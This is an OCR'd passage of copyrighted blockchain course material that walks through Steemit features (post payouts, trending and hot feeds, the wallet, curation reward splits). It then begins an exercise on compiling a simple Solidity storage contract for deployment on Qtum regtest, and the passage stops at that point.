
Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Power Up 100% - This option rewards the post in 100% STEEM Power.
Decline Payout - Use this option to receive no post rewards. Votes will affect the post's position on the trending ranking but no rewards are paid from Steem's reward pool. Replies made to the post are still eligible for rewards.

b) You can check **trending** blogs and determine which topic is interesting for the community by clicking on trending. Posts with the most amount of votes which are stake-weighted recently.




c) You can see the new posts right after they are posted by clicking on new. Posts are sorted by the time posted, with newest first.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


d) You can also see which posts are rated as hot. Hot posts are very upvoted, well-paid and with many comments. If you strive to create interesting and long posts this is the reward you get.



e) There is also an option to send a **promoted** article in the steem platform. Listings that are boosted by Steem Dollar payments get promoted for greater visibility.


Steemit Currency Market

f) **Steemit** platform has many great features besides just posting a blog. One of them is the **Currency Market**.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


i) Steem is simply a points system. However this points system is **blockchain-based**, the points can be traded on markets as tokens. People buy and sell these tokens. The rewards people earn are tokens that have market value and are readily tradable. This can be done in the **Currency Market**.



What Information is Available in my Account Menu?


You can get to your account menu by clicking on the avatar icon in the top-right corner of a Steemit.com page.

1. **Feed** - Here is where you go to see the most recent posts from the people you follow.




2. **Blog** - Here is where you go to see all of your posts and resteems. It is also where you go to see your profile page that is viewable by other users.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




1. Comments - Here is where you go to see all of the comments and replies you have made.




2. Replies - Here is where you go to see all replies other users have made to your posts and comments.
3. Wallet - Here is where you go to see your wallet balances, make transfers, exchange STEEM or Steem Dollars, and Power Up.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Your wallet shows how many STEEM and Steem Dollar tokens you have in your account. It shows how much STEEM Power it has, and how much SP is delegated. It also shows how many of your STEEM and Steem Dollar tokens are being held in the savings account. The wallet page shows any the progress of any Steem Dollar to STEEM conversions as well as the status of a power down. It also shows an estimated value of all the tokens in your account, based on the recent market prices of STEEM and SBD.

g) Change Password - Here is where you go to change your password.




h) Settings - Here is where you go to update your settings.
i) Logout - If you want to logout.

What Determines how Much of the Curation Reward Goes to the Author Versus Curators?

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

The rewards are allocated so that 75% of the payout goes to the author of the post/comment, and 25% goes to the curator. Of the 25% that goes to the curator, that portion will be split between the author and the curator if the curator votes within the first 30 minutes. The split of the 25% between the author and curator during the first 30 minutes is calculated linearly based on the time the vote is cast.

- If a post is upvoted the moment of posting, 100% of the curation reward goes to the author.
- At 3 minutes, 90% goes to the author and 10% to the curator.
- At 15 minutes it's a 50/50 split.
- At 27 minutes, 10% goes to the author and 90% to the curator.
- If a post is upvoted 30 min after posting, 100% of the curation reward goes to the curator.



Congratulations!

Now you have registered in **Steemit**, you have made a **Post** and you know how to receive and trade your Steem and Steem Dollars.

Exercises: Deploy a Contract in Qtum

In this exercise, you will deploy a simple Smart Contract in Qtum Regtest. To deploy a contract you will need the contract's **bytecode** and **abi**, **generated** with **solcjs**. Then you will deploy the Contract. Finally, yet importantly, invoke its methods in JavaScript using **qweb3.js**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

1. Generate Bytecode and ABI

```
pragma solidity ^0.4.18;

contract SimpleStorage {
  uint private storedData;

  function set(uint x) public {
    storedData = x;
  }

  function get() view public returns (uint) {
    return storedData;
  }
}
```

```
npm install -g solc
```


Compile the contract

```
solcjs SimpleStorage.sol --bin --abi
```

You will need the bytecode later to deploy the contract and the ABI to interact with it.

2. Run Qtum regtest

